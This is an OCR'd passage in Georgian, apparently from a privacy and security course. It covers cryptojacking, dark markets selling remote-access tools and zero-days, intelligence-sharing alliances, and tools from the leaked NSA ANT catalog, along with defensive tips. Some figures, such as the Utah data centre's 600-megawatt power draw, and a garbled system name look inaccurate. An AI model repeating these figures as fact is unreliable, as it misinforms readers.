https://www.engadget.com/2018/02/13/attackers-telegram-deliver-cryptocurrency-mining-malware/?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cudWRlbXkuY29tL2NvdXJzZS90aGUtY29tcGxldGUtaW50ZXJuZXQtc2VjdXJpdHktcHJpdmFjeS1jb3Vyc2Utdm9sdW1lLTEvbGVhcm4vbGVjdHVyZS85Mzk0MzYwP3N0YXJ0PTA&guce_referrer_sig=AQAAAFuhB_C-WGPhAstIisMCbfyBZP5YnTG9cYQr1p8EjmC1Jp3x9n9sMVmhHSuq0YRxjEB6ny1UTpq1izL0CvPWoC6OMtdH5njrP6kiNzQgYvdl20tLDhyEjZtIPP4ZzCiN2YsOCHLvRXJGO03Rjs7uoHFooyObHv2v2x2hv95Aa9FA მოგცემთ მეტ ინფორმაციას). ასევე, ჰაკერებმა მოახერხეს ათასობით სამთავრობო საიტის გამოყენება. შემდეგი ბმული მოგაწვდით დამატებით


ინფორმაციას (https://thehackernews.com/2018/02/cryptojacking-malware.html). ჰაკერებმა მოახერხეს BrowserLoud plug in (მისაერთებლის პროგრამის) გამოყენება. ყველა ამ საიტზე სწორედ ეს მისაერთებლი პროგრამა გამოიყენებოდა, ჰაკერებმა მოახერხეს 40000-მდე სამთავრობო საიტის გამოყენება დიდ ბრიტანეთში და აშშ-ში. სკრიპტი, რომელიც ამ ჰაკერებმა გამოიყენეს, ეკუთვნის საიტს CoinHive, რომელიც ამ სკრიპტს ლეგიტიმური მიზნით, როგორც შემოსავლის საშოვნად, რეკლამის შემცვლელს იყენებდა.

ზოგი საიტი ოფიციალურად აცხადებს, რომ რეკლამის მაგივრად იყენებს ასეთ პროგრამას. ცნობილი საიტი Piratebay იყენებდა ასეთ პროგრამას, თანაც არ იძლეოდა არჩევანის საშუალებას (ბმული HTTPS://torrentfreak.com/pirate-bay-is-mining-cryptocurrency-again-no-opt-out-171011/ მოგცემთ დამატებით ინფორმაციას). ასევე საიტები UpToBox (ფაილების შენახვის სერვისი) და Viszdi.tv (ვიდეოების საიტი) იყენებენ ასეთ სერვისს. YouTube-იც კი რაღაც მომენტში ავრცელებდა ასეთ პროგრამებს რეკლამებში ჩადებული გადამისამართების საშუალებით. თუმცა ეს ხარვეზი მალევე გამოასწორეს (https://arstechnica.com/information-technology/2018/01/now-even-youtube-serves-ads-with-cpu-draining-cryptocurrency-miners/).

ჰაკერებმა მოახერხეს ასეთი პროგრამების დიდ ქსელებში გაერთიანება და ერთდროულად ბევრი კომპიუტერის რესურსის გამოყენება. NSA-ს მიერ შექმნილმა და შემდეგ ქსელში გაჟონილი პროგრამის საშუალებით ჰაკერებმა მოახერხეს მილიონობით კომპიუტერისაგან ბოტების ქსელის შექმნა (https://thehackernews.com/2018/01/cryptocurrency-mining-malware.html) ეს ქსელი ადრეულ 2017-ში შეიქმნა და აღმოჩენის მომენტისათვის მოიპოვა 8900 მონერო, რაც დოლარებში 3.6 მლნ-ს წარმოადგენს. ქსელი ყოველდღიურად მოიპოვებდა დაახლოებით 24 მონეროს, რომელიც დაახლოებით 8500 აშშ დოლარია. ასე რომ კრიპტომოტაცება ფულს ნამდვილად აკეთებს და შესაბამისად, სერიოზული საფრთხეა.

ანდროიდის თუ სხვა მობილური სისტემების კრიპტომოტაცება შედარებით ახალია და მოწყობილობების სიმძლავრის ზრდასთან ერთად იზრდება. ამ თვალსაზრისით ანდროიდი უფრო საშიშია, ვიდრე IOS. მიუხედავად იმისა, რომ ეს მოწყობილობები კომპიუტერებთან შედარებით სუსტია, მათი რაოდენობა ძალიან დიდია (ეს ბმული მოგაწვდით დამატებით ინფორმაციას მობილურების კრიპტოგატაცების შესახებ https://bgr.com/2018/02/13/android-malware-mining-cryptocurrency-monero-xmr/).

კრიპტომოტაცების თავიდან ასაცილებლად ყურადღება უნდა მიაქციოთ კომპიუტერის პროცესორის მუშაობას და ნახოთ, რამე პროცესი ხომ არ მუშაობს უცნაურად აქტიურად.



განსაკუთრებით დააკვირდით ბრაუზერების პროცესებს. თუ პროცესი არაჩვეულებრივად აქტიურია, დახურეთ აქტიური საიტი და შეამოწმეთ, თუ შემცირდა აქტივობა. ზოგიერთ შემთხვევაში ჰაკერები ახერხებენ გახსნან ბრაუზერის უხილავი გვერდი, რომელიც ამუშავებს კრიპტომოტაცების პროგრამას. ასეთ გვერდის დახურვას ვერ მოახერხებთ და ამიტომ პროცესის გაჩერება მოგიწევთ.

ძნელი სათქმელია, რა უნდა იყოს პროცესების ან პროცესორის აქტივობა, რადგან სხვადასხვა პროგრამებს სხვადასხვა აქტივობა ახასიათებთ, მაგრამ დაკვირვების საფუძველზე ადვილი მისახვედრია, როცა რომელიმე პროცესი ზედმეტად აქტიურად იქცევა. პროცესებს Windows სისტემებში Task Manager-ში, Mac სისტემებში Activity Monitor-ში და Linux-ში Top-ში უნდა ადევნოთ თვალი.

ბრაუზერებში რეკლამების ბლოკირების მისაერთებელი პროგრამების გამოყენება დაგეხმარებათ, მაქსიმალურად შეამციროთ კრიპტომოტაცების შანსი. ასეთი პროგრამებია uBlock Origin, https://addons.mozilla.org/en-US/firefox/addon/ublock-origin/, ასევე არსებობს აღმოჩენილი კრიპტოგამტაცებლების სია, რომელიც შეგიძლიათ რეკლამის ბლოკირების პროგრამას დაუმატოთ https://github.com/hoshsadiq/adblock-nocoin-list/. ასევე ბრაუზერს შეიძლება დაამატოთ NoCoin გაფართოების პროგრამა, რომელიც ასევე დაბლოკავს არსებულ კრიპტოგამტაცებლებს.

ბნელიქსელები (DarkNets), ბნელიბაზრები (darkMarkets) და შეცდომების გამოყენების კომპლექტები.

ბნელიქსელები ან ბნელიინტერნეტი წარმოადგენს დაშიფრულ ქსელს, რომელში შესვლაც შეზღუდულია გარკვეული უფლებების ქონის, პროტოკოლების ან პორტების გარეშე. მათ ბნელი იმიტომ ეწოდებათ, რომ არ არის შეღწევადი იმათთვის, ვისაც შესაბამისი, ჩამოთვლილი, საშუალებები არ გააჩნია. ჩვეულებრივ ინტერნეტს უწოდებენ ნათელ ქსელს ან ზედაპირულ ქსელს. ბნელ ქსელებში, როგორიც არის Tor ან სხვა, Google-ის ტიპის ძებნა შეუძლებელია. ზოგიერთ დიდ ქსელში არის მცდელობები მათი ინდექსირებისა და საძიებო სისტემების შექმნისა.

ბნელ ქსელებს იყენებენ მთავრობები, სამხედროები, ვისაც ჭირდება კონფიდენციალურობა და რა თქმა უნდა, კრიმინალები. ბნელი ქსელის მაგალითია RetroShare, რომელიც წარმოადგენს დაშიფრულ, მომხმარებელთა შორის ფაილების გაცვლის სერვისს, Tor რომელიც ძალიან გავრცელებული და პოპულარულია, I2P, ასევე არსებობს GnuNet, FreeNet პროექტი, ყველა ამ ქსელს სჭირდება პროგრამები მათთან წვდომის მისაღებად. ნუ განიხილავთ ასეთ ქსელებს პანაცეად, ნებისმიერ მათგანში შეიძლება მოხდეს თქვენი პირადობის გამოვლენა თუ სხვა დამცავ საშუალებებსაც არ მიმართავთ.

შავი ბაზარი წარმოადგენს ბნელ ქსელს, რომელშიც იყიდება ყველაფერი. გაყიდვები ხდება ჰაკერების ფორუმებზეც. სამწუხაროდ, მათ ძირითადად კრიმინალები იყენებენ და ასეთ ბაზრებზე და ფორუმებზე იყიდება კრიმინალების სერვისები, მკვლელობის შეკვეთებიც კი. ასევე იყიდება ნარკოტიკები. თუმცა ბაზრის ყველაზე ფართო ნაწილს მაინც ჰაკერული პროგრამები წარმოადგენენ. ამ ბაზრებზე იყიდება ზემოთ აღწერილი ნებისმიერი ტიპის ჰაკერული პროგრამები. როგორც ჩემთვის ცნობილია, რამდენიმე ბნელი ბაზარი არსებობს, DreamMarket, WallStreerMarket, TouchGo. ამ ბაზრების უმეტესობაზე შეღწევა ხდება Tor-is საშუალებით, რომელსაც მოგვიანებით განვიხილავთ. ტორის საიტებს, როგორც წესი, .com ან .net ან კიდევ სხვა დომეინების მაგივრად გააჩნიათ .onion (.ხახვი) დომეინი.

კიდევ ერთხელ გავიაროთ, რას აკეთებენ ჰაკერები, რომ კომპიუტერზე წვდომა მიიღონ. როგორც წესი, ყიდულობენ ან შოულობენ გარკვეულ პროგრამას, რომელიც იყენებს სისტემის პროგრამირების შეცდომებს კომპიუტერში შესაღწევად. ეს პროგრამები, ძირითადად, ვებსაიტების საშუალებით იტვირთება კომპიუტერებში. თუ კომპიუტერის პროგრამები განახლებულია და შესაბამისად შეცდომების გასწორების განახლებები დაყენებულია, უმეტეს შემთხვევაში ჰაკერი ვერ მიაღწევს საწადელს, თუმცა თუ კომპიუტერი არ არის კარგად დაცული ან ჰაკერის პროგრამა ე.წ. ნულივნი დღის ანუ უახლესი პროგრამაა, რომლის წინააღმდეგაც განახლება ჯერ არ გამოსულა, ჰაკერმა მაინც შეიძლება შემოაღწიოს კომპიუტერში. თუმცა სწორი უსაფრთხოების ზომების გამოყენების შემთხვევაში ჰაკერი ბევრს ვერაფერს მიაღწევს. სუსტად დაცულ კომპიუტერზე კი, მასში შეღწევის შემდეგ, ჰაკერი დააყენებს RAT (სლენგში ვირთხასაც უწოდებენ) პროგრამას, რომელიც საშუალებას მისცემს, გააკონტროლოს

კომპიუტერი ან მოიპაროს ინფორმაცია. მაგალითად, RAT პროგრამა Snakerat საშუალებას აძლევს, მოიპაროს ფაილები, მოიპაროს პაროლები, გამოიყენოს ვებკამი და მიკროფონი, ანუ გიყუროთ და გისმინოთ, გააკეთოს თითქმის ნებისმიერი რამ, რაც მოესურვება. ასეთი პროგრამების ფასები 1000-სა და 5000 დოლარს შორის მერყეობს. ხოლო ნულოვანი დღის პროგრამები, ანუ პროგრამები, რომლებიც იყენებენ ჯერჯერობით გამოუსწორებელ შეცდომებს, ანდა შეცდომებს, რომლის შესახებაც არავინ იცის, ბევრად უფრო ძვირი ღირს და ფასები 300,000 დოლარამდეც კი ადის. წარმოიდგინეთ, რამდენი ფულის გაკეთებას აპირებენ კრიმინალები, რომლებიც ასეთ პროგრამებს ყიდულობენ. ასეთ პროგრამებს ხშირად სპეცსამსახურებიც კი ყიდულობენ.
ასეთი ბაზრების არსებობამ ძალიან დაწია დონე, რომელიც კრიმინალებს ესაჭიროებათ ჰაკერობისათვის. მათ უბრალოდ შეუძლიათ იყიდონ შესაბამისი პროგრამები და მინიმალური ცოდნის პირობებშიც მოახერხონ კიბერკრიმინალის ჩადენა. ელიტური დონის პროგრამისტები და მკვლევარები, რომლებიც ასეთ პროგრამებს წერენ, ბევრნი არ არიან. თუმცა შავი ბაზრების განვითარებამ ხელი შეუწყო კიბერკრიმინალის სწრაფ ზრდას.

თავი 3. მთავრობები, ჯაშუშები და საიდუმლო ინფორმაცია

მთავრობები და მათი ზოგიერთი სამართალდამცავი ორგანიზაცია შეიძლება საშიშროებას წარმოადგენდეს ზოგიერთი პიროვნებისათვის. მაგალითად, თუ ხართ დისიდენტი, ან მოქალაქეთა უფლებებისათვის მებრძოლი აქტივისტი, ან ჟურნალისტი რომელსაც აქვს რაღაც კონფიდენციალური ინფორმაცია, რომელიც მთავრობის ხელში არ უნდა მოხვდეს, ან უბრალოდ მოქალაქე, რომელსაც არ უნდა მის ინფორმაციაზე მთავრობას ჰქონდეს წვდომა. ედუარდ სნოუდენის გავრცელებული დოკუმენტების მიხედვით მასობრივი მიყურადება თავიანთ მოქალაქეებზე ძალიან ბევრ ქვეყანაში ხდება. შესაბამისი სამსახურები აქტიურად ცდილობენ შეაღწიონ მათთვის საინტერესო მოქალაქეების კომპიუტერებში და სხვა მოწყობილობებში თვალთვალის მიზნით. არსებობს ხელშეკრულება აშშ-ს, ახალ ზელანდიას, ავსტრალიას, კანადასა და გაერთიანებული სამეფოს შორის სადაზვერვო ინფორმაციის გაცვლის შესახებ. ეს ქვეყნები ცნობილია, როგორც 5 თვალი, რომლებიც აგროვებენ და აანალიზებენ გლობალურ ინფორმაციას დაზვერვის მიზნით. ეს ინფორმაცია მოიცავს ინტერნეტის მონაცემებსაც. იმისათვის რომ გვერდი აუარონ კანონმდებლობას, ისინი ერთმანეთის მოქალაქეებს უთვალთვალებენ. ამ სიას დაემატა ჯერ ოთხი ქვეყანა, დანია, საფრანგეთი, ჰოლანდია და ნორვეგია და შემდეგ კიდევ 5 - ბელგია, გერმანია, იტალია, ესპანეთი და შვედეთი. ეს ქვეყნებიც შეიძლება ჯაშუშობდნენ ერთმანეთის მოქალაქეებზე. ეს ჯგუფები ცნობილია, როგორც 9 თვალი და 14 თვალი. ამ ქვეყნების შესაბამისი სააგენტოები ხარჯავენ მილიარდობით დოლარს მასიური მიყურადების სისტემების შესაძენად და დასანერგად. ასეთი სისტემების მაგალითებია Carnivore, Echelon და Naricin საიტები. ეს სისტემები გამოიყენება ინტერნეტში მოძრავი საკომპიუტერო და სატელეფონო ინფორმაციის დასაჭერად და გასაანალიზებლად.


მთავრობებს შეუძლიათ უსმინონ თქვენს მობილურ თუ სატელიტურ ტელეფონებს; წაიკითხონ თქვენი ელ-ფოსტა; უყურონ, რა საიტებზე შედიხართ და რა ინფორმაციას კითხულობთ; უთვალთვალონ თქვენს მოძრაობას ტელეფონის GPS-ის საშუალებით, ან მობილური ქსელის საშუალებით; დაგიბლოკონ საიტები და ავტომატურად შეცვალონ ინფორმაცია, რომელსაც იღებთ ვებგვერდებიდან ან ელ-ფოსტით; შეუძლიათ აკონტროლონ თქვენი კომპიუტერის ვებკამი და მიკროფონი და ჩაიწერონ ინფორმაცია, რომელსაც ისინი გადასცემენ; იგივეს გაკეთება შეიძლება მობილურ ტელეფონებზე; და ეს ხდება მასობრივი მასშტაბით. ინფორმაცია შემდეგ იფილტრება და ანალიზდება შესაბამისი სააგენტოების მიერ. ასეთი უზარმაზარი ინფორმაციის დასამუშავებლად და შესანახად მთავრობები აშენებენ უზარმაზარ საკომპიუტერო ცენტრებს, ამის კარგი მაგალითია მონაცემთა შენახვის ცენტრი აშშ იუტაში, რომლის მხოლოდ ელექტროობის მოხმარება 600 მეგავატია და ეს ელექტროობა 14 მლნ დოლარი ჯდება წელიწადში. ამ ცენტრის მონაცემთა შენახვის მოცულობაა 16 ექსობაიტი. როგორც ამბობენ, ყველა სიტყვა რაც კი უთქვამს კაცობრიობას, შეიძლება მოთავსდეს 6 ექსობაიტში. შესაბამისად, არც ისე ადვილია ასეთ თვალთვალს გვერდი აუაროთ. გაითვალისწინეთ, რომ ეს ინფორმაცია, რომელსაც ამდენი სააგენტო და ორგანიზაცია აგროვებს, შეიძლება თქვენ წინააღმდეგ იქნას გამოყენებული. ვართ დარწმუნებულები, რომ ინფორმაცია კარგად არის დაცული და კრიმინალებს ხელში არ ჩაუვარდებათ? ღირს კი შედეგები, რომლებსაც ასეთი თვალთვალისაგან თავდაცვა იძლევა, იმ რესურსებად რაც ეს დაგიჯდებათ? ამ კითხვებზე ყველას სხვადასხვა პასუხი შეიძლება ჰქონდეს და შესაბამისად, ყოველ ადამიანსა თუ ორგანიზაციას სხვადასხვა პროპორციული ზომების მიღება დასჭირდებათ კონფიდენციალურობის საჭირო დონის დასაცავად.

მასიურ მიყურადებასთან ერთად გამოიყენება აქტიური მიყურადება, ანუ ვინმეზე თვალთვალი. ასეთ მიყურადებას ყველაზე ხშირად სახელმწიფო უსაფრთხოების სამსახურები ახორციელებენ. ასეთი თვალთვალისათვის საჭირო ხელსაწყოებს უსაფრთხოების კომპანიები აწვდიან მთავრობებს, ან მთავრობები თავად აკეთებენ. ასეთი ხელსაწყოების თუ პროგრამების აქტიური და დიდი ბაზარი არსებობს. ქვემოთ მოყვანილი ბმული გაგიყვანთ თვალთვალისათვის საჭირო ხელსაწყოების კატალოგზე.

https://nsa.gov1.info/dni/nsa-ant-catalog/
ეს საიტი დაახლოებით ასე გამოიყურება:

აქ იპოვით უამრავ სხვადასხვა ჯაშუშობის თუ მიყურადებისათვის საჭირო ხელსაწყოს. ეს კატალოგი გამოჩნდა 2008-ში და წარმოადგენს NSA-ის ხელსაწყოების კატალოგს. ნებისმიერ სერიოზულ სპეც სამსახურს გააჩნია მსგავსი ხელსაწყოები.

მაგალითისათვის განვიხილოთ პასიური RF რეტრო ულტრა მაღალსიხშირიანი ამრეკლავი, რომელიც ამ კატალოგში შეგიძლიათ იპოვოთ.



ეს, ძალიან პატარა, მოწყობილობები მოიხმარენ ძალიან ცოტა ენერგიას ან სულ არ იყენებენ ენერგიას და არ გამოსცემენ რაიმე ტიპის ტალღებს. შესაბამისად, შეიძლება წლები იყვნენ მუშა მდგომარეობაში და მათი აღმოჩენა სხვადასხვა საძებნი აპარატურით (როგორც ეს კინოებში გინახავთ) შეუძლებელია. მათი გაკეთება შეიძლება მაღაზიებში არსებული ელექტრო ნაწილებით, შესაბამისად, მათი მიკუთვნება რომელიმე მწარმოებელთან ძნელი საქმეა. სწორედ ასეთი მოწყობილობის მაგალითია LOUDAUTO, რომელიც მოსასმენი მოწყობილობაა. მსმენელს შეუძლია დაშორებული იყოს გარკვეული მანძილით და საკმარისია მიმართოს RF

გამოსხივების მიმართული სხივი ამ მოწყობილობისაკენ, მოწყობილობა დაიწყებს სხივის ენერგიის არეკვლას და უკან დაბრუნებას, რაც საშუალებას აძლევს მიმღებს, მოისმინოს, რა ხდება ამ მოწყობილობის ირგვლივ. მაღალსიხშირიანი რადიო სხივის გარეშე ეს მოწყობილობა პასიურია და არ გამოასხივებს არავითარ ენერგიას. შესაბამისად მისი პოვნა ძელია.

თუ კლავიატურების სექციაზე გადახვალთ, ნახავთ ამ მოწყობილობას:


რომელიც ასევე პასიური RF რეტრო ულტრა მაღალ სიხშირიანი ამრეკლავია და მაღალსიხშირიანი სხივით ზემოქმედების შემთხვევაში გადაცემს, რაც კლავიატურით შეგყავთ კომპიუტერში.

RageMuster მონიტორების სექციიდან

ეს მოწყობილობა მოთავსდება ვიდეო კაბელში გრაფიკულ ბარათსა და მონიტორს შორის. ალბათ უკვე მიხვდით, რომ შეუძლიათ უყურონ თქვენს ეკრანს. ესეც ძალიან პატარა და პასიური მოწყობილობაა, რომლის აღმოჩენაც ძალიან ძნელია.

ცხადია, ასეთ მოწყობილობებს შესაბამის ადგილას მოთავსება სჭირდებათ, რაც მათ გამოყენებას ართულებს. ასეთი მოწყობილობები წინასწარ თავსდება იქ, სადაც თვალთვალის ობიექტი უნდა აღმოჩნდეს ან უნდა იმუშაოს.


მომდევნო მოწყობილობა წარმოადგენს ფიზიკურ ჩიპს, რომელიც კომპიუტერზე ყენდება და სპეცსამსახურებს აძლევს კომპიუტერში შეღწევის საშუალებას.



JETPLOW გამოიყენება CISCO PIX სერიის რუტერებში და ASA ტიპის „ცეცხლგამძლე კედლებში“ (firewall). მონაცემები, რომლებიც ამ რუტერების და ცეცხლგამძლე კედლების გავლით მოძრაობს, შეიძლება წაიკითხონ. რადგან ეს მოწყობილობაა, სისტემის გადაყენებითაც კი ვერ მოახერხებთ მის გაუვნებელყოფას. რადგან CISCO და Juniper მოწყობილობები ინტერნეტის ხერხემალს წარმოადგენენ, ინტერნეტის საშუალებით გადაგზავნილი მონაცემები შეიძლება წაიკითხონ შესაბამისმა უწყებებმა.
შევხედოთ კიდევ რამდენიმე საინტერესო ხელსაწყოს:


NIGHTSTAND - წარმოადგენს 802.11 ფორმატის უკაბელო ქსელებში შეღწევის მოწყობილობას. მას იყენებენ, როცა კაბელებთან წვდომა შეუძლებელია. ახალი ინფორმაციის მიხედვით ბოინგი აპირებს მსგავსი მოწყობილობის დრონზე დაყენებას, რაც ამ მოწყობილობას ბევრად მეტ შესაძლებლობას მისცემს.

ასევე საინტერესოა IRATEMONK პროგრამა




ეს პროგრამა ახერხებს მყარი დისკის სამართავ ჩიპში შეღწევას და მის გადაპროგრამებას, და მუშაობს მთავარი ჩატვირთვის ჩანაწერის ჩანაცვლებით. ასეთი ჩანაცვლება შესაბამის სამსახურებს უკანა კარს გაუხსნის კომპიუტერში შესაღწევად. ამ პროგრამის მყარ დისკზე აღმოჩენა თითქმის შეუძლებელია და თუ აღმოაჩინეთ, მისი გაუვნებელყოფა შეუძლებელია, მათ შორის დისკის დაფორმატების ან ოპერაციული სისტემის თავიდან დაყენების საშუალებითაც. ასეთ შემთხვევაში ერთადერთი საშუალება მყარი დისკის გადაგდებაა. სამწუხარო ის არის, რომ არ ვიცით, რამდენად განვითარდა ეს ტექნოლოგია და ლოგიკურად უნდა შეეძლოთ დედა პლატის ჩიპში შეღწევა და მისი გადაპროგრამებაც, მაშინ, მთელი კომპიუტერის გადაგდება მოგიწევთ.

კიდევ ერთი საინტერესო ხელსაწყოა MONKEYCALENDAR



ეს პროგრამა იტვირთება სიმ ბარათზე და აიძულებს ტელეფონს, გააგზავნოს თავისი ადგილმდებარეობის შემცველი სმს-ები პროგრამაში განსაზღვრულ ნომერზე.

და ბოლოს CANDYGRAM



ეს სისტემა GSM ანძის სიმულირებას აკეთებს და როცა ტელეფონი შევა მისი მოქმედების არეში, სისტემა ტელეფონს სმს-ებს უგზავნის. ასეთი სიმულირების საშუალებით შეუძლიათ უთვალთვალონ ტელეფონს და მასში შეაღწიონ კიდეც.

ეს ხელსაწყოები 2008 – 2009 წლის შესაძლებლობების არასრული სიაა. თუ ეს ჰქონდათ მაშინ, წარმოიდგინეთ რა ექნებათ ახლა.

შესაბამისად, ალბათ უკვე მიხვდით, რომ თუ კონფიდენციალურობა გინდათ ინტერნეტში და ელექტრონულად, ინტერნეტის გარეთ, რეალურ ცხოვრებაშიც უნდა დაიცვათ იგივე. ამას მოგვიანებით, უფრო დაწვრილებით განვიხილავთ.

არსებობენ მოყვარულები, რომლებიც ასეთი ხელსაწყოების ასლებს ამზადებენ, ან თავისას იგონებენ. ერთ-ერთი ასეთი საიტია: http://www.nsaplayset.org/. როგორც აქ ნახავთ, ზემოთ აღწერილი ხელსაწყოებიდან ბევრი მოყვარულებმაც შექმნეს. შესაბამისად, ძლიერ კრიმინალურ ორგანიზაციებს, რა თქმა უნდა, შეუძლიათ ასეთი ხელსაწყოების შექმნაც და შეძენაც.

ქვემოთ მოყვანილი ბმულები მოგაწვდით დამატებით ინფორმაციას თვალთვალისა და მიყურადების შესახებ და მოგცემთ წარმოდგენას, რა ხდება მსოფლიოში ამ მიმართულებით.

https://cryptome.org/2014/01/nsa-codenames.htm
https://www.youtube.com/watch?reload=9&v=_P1NA29X7Mw
https://wikileaks.org/-Leaks-.html
https://theintercept.com/

ცხადია ამ საიტებზე მოყვანილი ინფორმაცია არ არის აბსოლუტურად სწორი. ხშირად ბევრი ჭორიც იწერება და ბევრი არასწორი ინფორმაციაც ვრცელდება. ასეთი ინფორმაციის კითხვისას უმჯობესია, კრიტიკულად იაზროვნოთ და ყველაფერი სიმართლედ არ ჩათვალოთ.

სამწუხაროდ, როგორც ალბათ უკვე გსმენიათ, აშშ, გაერთიანებული სამეფო, რუსეთი, ჩინეთი, უკრაინა და სხვა ქვეყნები კიბერკონფლიქტებში მონაწილეობენ და უხილავ კიბერბრძოლებს აწარმოებენ. ასეთი ბრძოლები

ხშირად ახალი ტექნოლოგიების და ხელსაწყოების შექმნის მიზეზია. სამწუხაროდ, ეს ტექნოლოგიები შემდეგ ჟონავს და ხვდება კრიმინალების ხელში, რაც აზარალებს მოსახლეობას და ბიზნესებს. იმედია, ლექციების ეს კურსი გარკვეულწილად დაგეხმარებათ, თავი დაიცვათ და შეამციროთ ყოველდღიურად მზარდი რისკები, რომლებიც თქვენ და თქვენს საქმიანობას ემუქრება.

დაშიფვრა, დაშიფვრის შეზღუდვები და მათი ლეგალიზაცია

